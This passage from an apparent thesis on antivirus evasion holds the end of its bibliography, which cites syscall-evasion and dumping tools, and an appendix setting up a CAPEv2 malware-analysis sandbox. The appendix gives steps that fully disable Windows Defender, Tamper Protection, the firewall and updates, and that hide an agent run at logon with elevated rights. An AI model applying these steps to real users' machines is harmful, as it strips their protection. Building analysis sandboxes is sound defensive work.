[2] https://hatching.io/blog/cuckoo-sandbox-architecture/ [Cited on pages VI, 31, and 32.]

[3] http://jbremer.org/x86-api-hooking-demystified/#ah-trampoline [Cited on pages VI, 33, and 34.]

[4] https://www.av-test.org/en/statistics/malware/ [Cited on page 1.]

[5] https://www.av-test.org/en/antivirus/home-windows/manufacturer/microsoft/ [Cited on page 10.]

[6] https://www.ired.team/offensive-security/code-injection-process-injection/import-adress-table-iat-hooking [Cited on page 12.]

[7] https://support.virustotal.com/hc/en-us/articles/6253253596957-In-house-Sandboxes-behavioural-analysis-products [Cited on page 16.]

[8] https://support.virustotal.com/hc/en-us/articles/7904672302877-External-behavioural-engines-sandboxes [Cited on page 16.]

[9] https://learn.microsoft.com/en-us/windows/win32/sync/asynchronous-procedure-calls [Cited on page 22.]

[10] https://www.ired.team/offensive-security/code-injection-process-injection/apc-queue-code-injection [Cited on page 22.]

[11] https://www.ired.team/offensive-security/defense-evasion/using-syscalls-directly-from-visual-studio-to-bypass-avs-edrs [Cited on page 23.]

[12] https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls [Cited on pages 23 and 24.]

[13] https://github.com/jthuraisamy/SysWhispers [Cited on page 23.]

[14] https://github.com/am0nsec/HellsGate [Cited on page 23.]

[15] https://docs.rapid7.com/metasploit/getting-started/ [Cited on pages 26 and 27.]

[16] https://github.com/govolution/avet [Cited on pages 27, 29, 79, and 127.]

[17] https://capev2.readthedocs.io/en/latest/introduction/what.html [Cited on pages 30, 34, and 108.]

[18] https://blog.neteril.org/blog/2016/12/23/diverting-functions-windows-iat-patching/ [Cited on page 32.]

[19] https://www.purpl3f0xsecur1ty.tech/2021/03/30/av_evasion.html [Cited on page 46.]

[20] https://github.com/klezVirus/SysWhispers3 [Cited on pages 60, 62, and 83.]

[21] https://github.com/bayoub03/Master-Thesis-Implementation [Cited on pages 63, 83, 87, 89, and 143.]

[22] https://www.coresecurity.com/core-labs/articles/nanodump-red-team-approach-minidumps/ [Cited on page 92.]

[23] https://github.com/kevoreilly/CAPEv2/blob/master/installer/kvm-qemu.sh#L37 [Cited on page 108.]

[24] https://github.com/kevoreilly/CAPEv2/blob/master/installer/cape2.sh [Cited on page 110.]

[25] Al Amro, S., Alkhalifah, A.: A comparative study of virus detection techniques. International Journal of Computer and Information Engineering 9(6), 1559–1566 (2015) [Cited on page 13.]

[26] Aminu, S.A., Sufyanu, Z., Sani, T., Idris, A.: Evaluating the effectiveness of antivirus evasion tools against windows platform. Fudma Journal of Sciences 4(1), 112–119 (2020) [Cited on page 6.]

[27] Bernardinetti, G., Di Cristofaro, D., Bianchi, G.: Pezong: Advanced packer for automated evasion on windows. Journal of Computer Virology and Hacking Techniques 18(4), 315–331 (2022) [Cited on pages 15, 22, and 24.]

[28] Blackthorne, J., Bulazel, A., Fasano, A., Biernat, P., Yener, B.: {AVLeak}: Fingerprinting antivirus emulators through {Black-Box} testing. In: 10th USENIX Workshop on Offensive Technologies (WOOT 16) (2016) [Cited on pages 15, 16, 24, and 25.]

[29] Botacin, M., Domingues, F.D., Ceschin, F., Machnicki, R., Alves, M.A.Z., de Geus, P.L., Grégio, A.: Antiviruses under the microscope: A hands-on perspective. Computers & Security 112, 102500 (2022) [Cited on page 15.]

[30] Brizendine, B., Abdelmotaleb, T.: Syscall shellcode in wow64 windows [Cited on page 23.]

[31] Christodorescu, M., Jha, S.: Static analysis of executables to detect malicious patterns. In: 12th USENIX Security Symposium (USENIX Security 03) (2003) [Cited on page 17.]

[32] Davis, M., Bodmer, S., LeMasters, A.: Hacking exposed malware and rootkits. McGraw-Hill, Inc. (2009) [Cited on page 15.]

[33] De Villiers, M.: Computer viruses and civil liability: A conceptual framework. Tort Trial & Ins. Prac. LJ 40, 123 (2004) [Cited on page 14.]

[34] Ferrand, O.: How to detect the cuckoo sandbox and to strengthen it? Journal of Computer Virology and Hacking Techniques 11, 51–58 (2015) [Cited on page 26.]

[35] Fewer, S.: Reflective dll injection (2008) [Cited on page 21.]

[36] Garba, F.A., Yarima, F.U., Kunya, K.I., Abdullahi, F.U., Bello, A.A., Abba, A., Musa, A.L.: Evaluating antivirus evasion tools against bitdefender antivirus. In: Proceedings of the International Conference on FINTECH Opportunities and Challenges, Karachi, Pakistan. vol. 18 (2021) [Cited on pages 1, 6, and 8.]

[37] Kalogranis, C.: Antivirus software evasion: an evaluation of the av evasion tools. Ph.D. thesis, University of Piraeus (Greece) (2018) [Cited on pages 5 and 27.]

[38] Kawakoya, Y., Iwamura, M., Miyoshi, J.: Taint-assisted iat reconstruction against position obfuscation. Journal of Information Processing 26, 813–824 (2018) [Cited on page 13.]

[39] Kiwia, D., Dehghantanha, A., Choo, K.K.R., Slaughter, J.: A cyber kill chain based taxonomy of banking trojans for evolutionary computational intelligence. Journal of computational science 27, 394–409 (2018) [Cited on page 11.]

[40] Koret, J., Bachaalany, E.: The antivirus hacker's handbook. John Wiley & Sons (2015) [Cited on page 24.]

[41] Koutsokostas, V., Patsakis, C.: Python and malware: Developing stealth and evasive malware without obfuscation. arXiv preprint arXiv:2105.00565 (2021) [Cited on page 25.]

[42] Leka, C., Ntantogian, C., Karagiannis, S., Magkos, E., Verykios, V.S.: A comparative analysis of virustotal and desktop antivirus detection capabilities. In: 2022 13th International Conference on Information, Intelligence, Systems & Applications (IISA). pp. 1–6. IEEE (2022) [Cited on pages 15, 16, and 17.]

[43] Lévesque, F.L., Somayaji, A., Batchelder, D., Fernandez, J.M.: Measuring the health of antivirus ecosystems. In: 2015 10th International Conference on Malicious and Unwanted Software (MALWARE). pp. 101–109. IEEE (2015) [Cited on page 15.]

[44] Li, Y., Kang, F., Shu, H., Xiong, X., Zhao, Y., Sun, R.: Apiaso: A novel api call obfuscation technique based on address space obscurity. Applied Sciences 13(16), 9056 (2023) [Cited on page 19.]

[45] Liu, K., Lu, S., Liu, C.: Poster: Fingerprinting the publicly available sandboxes. In: Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security. pp. 1469–1471 (2014) [Cited on pages 16 and 25.]

[46] Lopez, J., Babun, L., Aksu, H., Uluagac, A.S.: A survey on function and system call hooking approaches. Journal of Hardware and Systems Security 1, 114–136 (2017) [Cited on page 22.]

[47] Lundsgård, G., Nedström, V.: Bypassing modern sandbox technologies (2016) [Cited on pages 12, 13, and 15.]

[48] Luoma-aho, M.: Analysis of modern malware: obfuscation techniques (2023) [Cited on pages 1 and 26.]

[49] Marhusin, M.F., Larkin, H., Lokan, C., Cornforth, D.: An evaluation of api calls hooking performance. In: 2008 International Conference on Computational Intelligence and Security. vol. 1, pp. 315–319. IEEE (2008) [Cited on page 14.]

[50] Maňhal, O.: Evading cape sandbox detection. CZECH TECHNICAL UNIVERSITY IN PRAGUE - Faculty of Electrical Engineering - Department of Computer Science (May 2022) [Cited on pages 8, 9, 22, 25, 26, 28, 29, 30, 32, 33, 37, 39, 116, and 124.]

[51] Mohanta, A., Saldanha, A.: Malware Analysis and Detection Engineering: A Comprehensive Approach to Detect and Analyze Modern Malware. Springer (2020) [Cited on pages 25 and 26.]

[52] Morales, J.A.: A behavior based approach to virus detection. Ph.D. thesis, Florida International University (2008) [Cited on page 13.]

[53] Nasi, E.: Bypass antivirus dynamic analysis. Limitations of the AV model and how to exploit them (2014) [Cited on pages 13, 14, 20, 21, and 24.]

[54] Oberheide, J., Cooke, E., Jahanian, F.: Cloudav: N-version antivirus in the network cloud. In: USENIX Security Symposium. pp. 91–106 (2008) [Cited on page 16.]

[55] O'Reilly, K.: capemon: The monitor DLL for CAPE: Config And Payload Extraction, `https://github.com/kevoreilly/capemon` [Cited on pages 32 and 125.]

[56] O'Reilly, K.: CAPEv2: Analysis Packages, `https://capev2.readthedocs.io/en/latest/customization/packages.html#Process.inject` [Cited on page 33.]

[57] Panagopoulos, I.: Antivirus evasion methods. Ph.D. thesis, University of Piraeus (Greece) (2020) [Cited on pages 6, 8, and 14.]

[58] Rad, B.B., Masrom, M., Ibrahim, S.: Camouflage in malware: from encryption to metamorphism. International Journal of Computer Science and Network Security 12(8), 74–83 (2012) [Cited on page 19.]

[59] Samociuk, D.: Antivirus evasion methods in modern operating systems. Applied Sciences 13(8), 5083 (2023) [Cited on pages 7, 8, 20, 21, and 28.]

[60] Shipley, T.G., Bowker, A.: Investigating internet crimes: an introduction to solving crimes in cyberspace. Newnes (2013) [Cited on page 14.]

[61] Singh, J., Singh, J.: Challenge of malware analysis: malware obfuscation techniques. International Journal of Information Security Science 7(3), 100–110 (2018) [Cited on pages 17, 18, and 19.]

[62] Stipovic, I.: Antiforensic techniques deployed by custom developed malware in evading anti-virus detection. arXiv preprint arXiv:1906.10625 (2019) [Cited on page 13.]

[63] Szor, P.: The art of computer virus research and defense: Art comp virus res defense _p1. Pearson Education (2005) [Cited on page 15.]

[64] Themelis, N.: A Tool for Antivirus Evasion pyRAT [Cited on pages 5 and 9.]

[65] Wadkar, M., Di Troia, F., Stamp, M.: Detecting malware evolution using support vector machines. Expert Systems with Applications 143, 113022 (2020) [Cited on page 11.]

[66] Walenstein, A., Venable, M., Hayes, M., Thompson, C., Lakhotia, A.: Exploiting similarity between variants to defeat malware. In: Proc. BlackHat DC Conf. Citeseer (2007) [Cited on page 2.]

[67] Yehoshua, N., Kosayev, U.: Antivirus bypass techniques: Learn practical techniques and tactics to combat, Bypass, and evade antivirus software. Packt Publishing Limited (2021) [Cited on pages 10, 14, 16, 18, 19, and 21.]

[68] You, I., Yim, K.: Malware obfuscation techniques: A brief survey. In: 2010 International conference on broadband, wireless computing, communication and applications. pp. 297–300. IEEE (2010) [Cited on pages 17 and 18.]

Appendix A

Lab environment

This section provides a comprehensive guide on installing and configuring the lab environment. The information comes from the official CAPEv2 documentation [17]. For further details on specific configurations, please refer to the documentation [17].

A.1 Installation of CAPE

For the installation part of CAPEv2, a *Ubuntu 22.04.4* machine was set up using KVM-QEMU. The choice of Ubuntu as the operating system, particularly version 22.04, was inspired by recommendations from the authors of CAPEv2 [17], who specifically suggest using either versions 20.04 or 22.04 for optimal compatibility and performance.

Following the CAPEv2 installation guidelines [17], the initial step is to prepare the virtual host environment, which, in this case, is the Ubuntu 22.04.4 VM. The process begins with the installation of KVM-QEMU, recommended by the CAPEv2 authors for its compatibility and efficiency. Additionally, using KVM-QEMU facilitates launching the sandbox alongside the Ubuntu 22.04.4 VM running CAPEv2. Since CAPEv2 connects to the QEMU engine via an URI (e.g., `qemu:///system`), this setup can be modified to enable remote connection to the QEMU engine of the host through SSH, allowing VM management using the URI `qemu+ssh://username@ip_address/system`.

Important Remark

In our configuration, we opted to use the remote connection setting via SSH to initiate the sandbox alongside the CAPEv2 installation. This approach enhances the efficiency of our malware analysis. Therefore, we will provide detailed instructions for this particular setup. However, switching to the default configuration, where the sandbox operates within the CAPEv2 installation (in our case, a VM within a VM), is relatively easy. The URI of the configuration file simply needs to be rolled back to `qemu:///system`.

KVM-Qemu

The installation of KVM-QEMU is facilitated by a script provided by the author of CAPEv2, `kvm-qemu.sh`, referenced in [23].

It is recommended to use the `kvm-qemu.sh` script for installing KVM-QEMU. This approach is advised because the script configures the environment in a manner that is more discreet and efficient compared to manual installation methods, such as using APT. Before executing the script, it is important to modify the placeholder `<WOOT>` within the script to match actual hardware patterns. Tools like `acpidump` on Linux and `acpiextract` on Windows can be employed to obtain these patterns, as the script details suggest.

This script can also be used to install KVM-QEMU on the host *before* installing the Ubuntu 22.04.4 guest VM, ensuring that KVM-QEMU is properly installed if it has not been already done. This approach was followed in our configuration.

Remark

It is indeed *also* necessary to install KVM-QEMU on the Ubuntu 22.04.4 *guest* VM even if we will not launch the sandbox on it, as the script will install the necessary components to enable remote communication with the QEMU engine.

The KVM installation can be proceeded with the following command:

```
$ sudo ./kvm-qemu.sh all ubuntu | tee kvm-qemu.log
```

Here, `"ubuntu"` represents the username of the Ubuntu 22.04 VM setup (If installing on the host computer, you must use the username of the *host computer* instead). Following the installation, a **system reboot** is necessary.

Furthermore, the Virtual Machine Manager (virt-manager) is installed using:

```
$ sudo ./kvm-qemu.sh virtmanager ubuntu | tee kvm-qemu-virt-manager.log
```

Again, `"ubuntu"` is the designated username, with a reboot required after the execution of the script.

Remark

If you plan to use the setup with SSH, repeat these steps to install *KVM-QEMU* and *virt-manager* on the host computer.

Important Remark

In the course of our study, it was discovered that installing KVM-QEMU on Ubuntu 22.04.4 VM leads in the automatic creation of a network interface named *virbr0*, assigned the subnet `192.168.122.0/24`. This configuration becomes problematic in our lab environment, which also uses KVM-QEMU for the OS we installed including Ubuntu, Kali and Windows, leading to a subnet conflict on the host machine with the same subnet address. The presence of identical subnet addresses disrupt the communication between the Ubuntu VM and the Windows VM, needing the permanent removal of the *virbr0* interface from the Ubuntu VM. The creation of this interface is due to the libvirt service installed with the script *kvm-qemu.sh*.

To address this issue, there are some modifications to do within the libvirt network configuration:

- Begin by listing all network configurations to identify the specific network to be removed using the command `sudo virsh net-list -all`;
- Following identification, the network can be removed by executing `sudo virsh net-destroy default` and `sudo virsh net-undefine default`, replacing '*default*' with the actual network name if it differs;

This procedure ensures the elimination of the conflicting *virbr0* interface, facilitating a seamless communication within the lab environment.

CAPEv2

We now focus on the installation of CAPEv2. This can be done by using another script provided by the authors, `cape2.sh`, available in the GitHub repository [24].

To initiate CAPEv2 installation along with all optimizations, the following command is executed on the Ubuntu 22.04.4 VM:

```
$ sudo ./cape2.sh all cape | tee cape.log
```

A system reboot is then required after the installation finished.

This procedure ensures the installation of all necessary libraries and services. The primary services deployed include:

- *cape.service*
- *cape-processor.service*
- *cape-web.service*
- *cape-rooter.service*

For service management these services, the following commands are used:

```
$ systemctl restart <service_name>
$ journalctl -u <service_name>
```

The authors highly recommend using *Poetry* for a more reliable handling of dependency conflicts, as all services are optimized for its use.

To install dependencies via Poetry, execute the following command from the main working directory of CAPEv2, typically located at `/opt/CAPEv2/`:

```
$ poetry install
```

After completion, we can verify the creation of a virtual environment by running:

```
$ poetry env list
```

which should give the following expected output:

```
capev2-t2x27zRb-py3.10 (Activated)
```

From now, all CAPEv2 executions must occur within virtual environment created by Poetry. This can be easily done by prefixing commands with `poetry` run. For example:

```
$ sudo -u cape poetry run python3 cuckoo.py
```

This command will run CAPEv2 under the "*cape*" user. However, at this stage it will not work since we didn't finish the configuration of the sandbox including the routing and the sandbox VM.

For installing optional dependencies, we can use the following command:

```
$ sudo -u cape poetry run pip install -r extra/optional_dependencies.txt
```

Important remark

Only the installation scripts and certain utilities like *rooter.py* should be run with `sudo`. All other configuration scripts and programs MUST be executed under the "*cape*" user, which the system creates after running `cape2.sh`.

By default, the "*cape*" user is not configured to log in. To switch to this user and access the command line as "*cape*", execute:

```
$ sudo su - cape -c "/bin/bash"
```

This installation forms the foundations required for the CAPEv2 sandbox environment. The following steps involve configuring CAPEv2 and setting up the guest VM that will run beside the VM containing the CAPEv2 installation. This guest VM will be used to execute the samples safely. Additionally, it is also important to configure the proper communication between the host VM and the guest VM. This is done thanks to the *CAPE agent* and the different scripts which ensure a seamless interaction between them.

A.2 Configuration of CAPE

First, initiate a shell session with the "*cape*" user by entering the command:

```
$ sudo su - cape -c "/bin/bash"
```

Navigate to the CAPEv2 installation directory:

```
$ cd /opt/CAPEv2/
```

Modify the configuration file `conf/cuckoo.conf`, by executing `nano conf/cuckoo.conf` under the *cape* user, to replace the IP address of the Ubuntu VM machine under the `resultserver` variable, as illustrated in Figure A.1. The `machinery` variable is set to `kvm` by default, which aligns with our use case, so no changes are needed here. Additionally, it is recommended to adjust the `freespace` variable, as it could raise a warning if we set a value for the variable that is larger than the available space on the sandbox VM.

Next, we will focus on installing and setting up the guest VM for sandbox analysis:

- *Launch virtmanager on the* ***host***: Access the Virtual Machine Manager (virt-manager) installed on the **host** machine.




Figure A.1: Configuring the IP address of the result server

- *Install Windows 10 22H2*: Use the ISO file downloaded from the official Microsoft website to install an up-to-date version of Windows 10. Create a new machine, select the ISO as the disk installation source and leave all settings at their default values until the installation finishes. The name of the VM is important since we will need to specify it in another configuration file. In our case, we called it *win10*.

- *Configure the Windows 10 VM*:

  – *Install Python3 32-bit*: Python3 is essential for the *CAPE guest* component (analyzer) to function. the installation of the 32-bit (x86) version of Python3 is the only version compatible with the requirements of the analyzer for interacting with Windows libraries.

  – *Set Python PATH*: Ensure Python is added to the PATH environment variable.

  – *Install Python libraries*: Some Python libraries offer additional functionalities. For example, *Pillow* enables screenshot capture during analysis. Execute the following commands to install these libraries: `python -m pip install --upgrade pip && python -m pip install Pillow==9.5.0`.

Depending on the types of files you want to analyze and the specific sandbox environment required, consider installing additional applications such as web browsers, PDF readers and office suites. Additionally, the author advised to disable automatic updates to maintain control over the software environment.

Network configuration adjustments

As the authors suggest, two important adjustments need to be done: *disabling Windows Firewall* and *Automatic Updates*. These features may interfere with malware behavior

analysis and can disturb network analysis in CAPEv2 by either blocking connections or generating other requests.

To disable the Windows Defender Firewall, first open the '**Windows Defender Firewall**', then navigate to '**Turn Windows Defender Firewall on or off**'. Select '**Turn off Windows Defender Firewall (not recommended)**' for both Private and Public network settings, as illustrated in Figure A.2.





Figure A.2: Disabling Windows Defender Firewall

Furthermore, it's necessary to disable Windows Defender AV protection to prevent it from blocking the submitted sample.

Navigate to '**Windows Security**' > '**Virus & threat protection**' > '**Manage settings**'. Here, disable '**Real-time protection**', '**Cloud-delivered protection**', '**Automatic sample submission**' (to prevent sample leakage) and '**Tamper Protection**' (to fully assess the impact of the sample). These settings are depicted in Figures A.3a and A.3b.

(a) Disabling Real-time protection & Cloud-delivered protection



(b) Disabling Automatic sample submission & Tamper protection

Figure A.3: Disabling Windows Defender

Important remark

Later in this work, when conducting sample analysis with CAPEv2, we observed that *Windows Defender* sometimes became active, even when we disable it and load the VM from a snapshot. Consequently, a strategy to completely disable it involves using the *Group Policy Editor*, which is only available on Windows 10 Pro, Enterprise and Education versions. To do so, follow these steps:

- Search for '**gpedit.msc**';
- Then navigate to '**Computer Configuration**' > '**Administrative Templates**' > '**Windows Components**' > '**Microsoft Defender Antivirus**';
- Find and double-click the '**Turn off Microsoft Defender Antivirus policy**'.
- Set it to **Enabled**, then click **Apply** and **OK**.

To turn off automatic updates, open '**Control Panel**', search for '**Administrative Tools**', then open it and proceed to '**Services**'. Locate '**Windows Update**' and double-click on it. Set *Startup type* to *disabled* and click *stop*, as shown in Figure A.4.




Figure A.4: Disabling Windows Update service

The next step is to disable noisy network service *Teredo* that was introduced in Windows 7, which can affect PCAP processing negatively.

Open a command prompt as '**Administrator**' and execute the following command:

```
$ netsh interface teredo set state disabled
```

Installing the agent on the guest VM

The *CAPE agent* is cross-platform compatible, designed to work on Windows, Linux and OS X guest VMs. For the best user experience, the agent must be installed and initiated on each guest VM.

The agent resides within the `/opt/CAPEv2/agent` directory. Copy this file to the guest VM by any suitable method. One method could be to establish a python http server using the command:

```
python3 -m http.server 8089
```

Since CAPEv2 already uses the port 8000, we must select an alternative port for the python server.

In our setup, the guest Windows 10 VM and the Ubuntu VM are connected with the subnet `192.168.122.0/24`. The Ubuntu host's IP address, which is used to access the python webserver, is, in our case, `192.168.122.60`.

After downloading the agent on the guest side, running it will start an HTTP server that listens for incoming connections.

On Windows, directly executing the script spawns a Python window. To prevent this window from appearing whenever the script is executed, rename *agent.py* to *agent.pyw*. This change to a window-less version (.pyw extension) is recommended to avoid interference with *human.py*, which is a script that simulate human interaction within the sandbox, and potential issues such as obstructed communication with the host or absence of behavioral analysis output.

Important remark

As per the author, to minimize the risk of the agent being detected, consider renaming the script and placing it in a hidden directory to avoid detection. Changing the port number of the script can also help prevent it from being easily detected by a malware.

To launch the script at startup, we need to avoid to simply place the script in `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp` due to privilege issues. Instead:

- Open '**Task Scheduler**' and select '**Create Basic Task**'. Name the task arbitrarily.
- For the '**trigger**', choose '**When I log on**'. Keep the '**Action**' set to '**Start a program**' and specify the path to the file.
- Locate your task in the '**Task Scheduler Library**', double-click on it and select '**Run with highest privileges**'.




Figure A.5: Setting up the agent to run on startup

In addition, to better simulate the environment of a regular user and create a better real-world environment, we have installed various other software, inspired by Maňhal [50].

This aims to ensure that our experiments reflect the actual usage scenarios encountered by users. Figure A.6 provides a visual representation of the software installed on the Windows 10 guest VM.

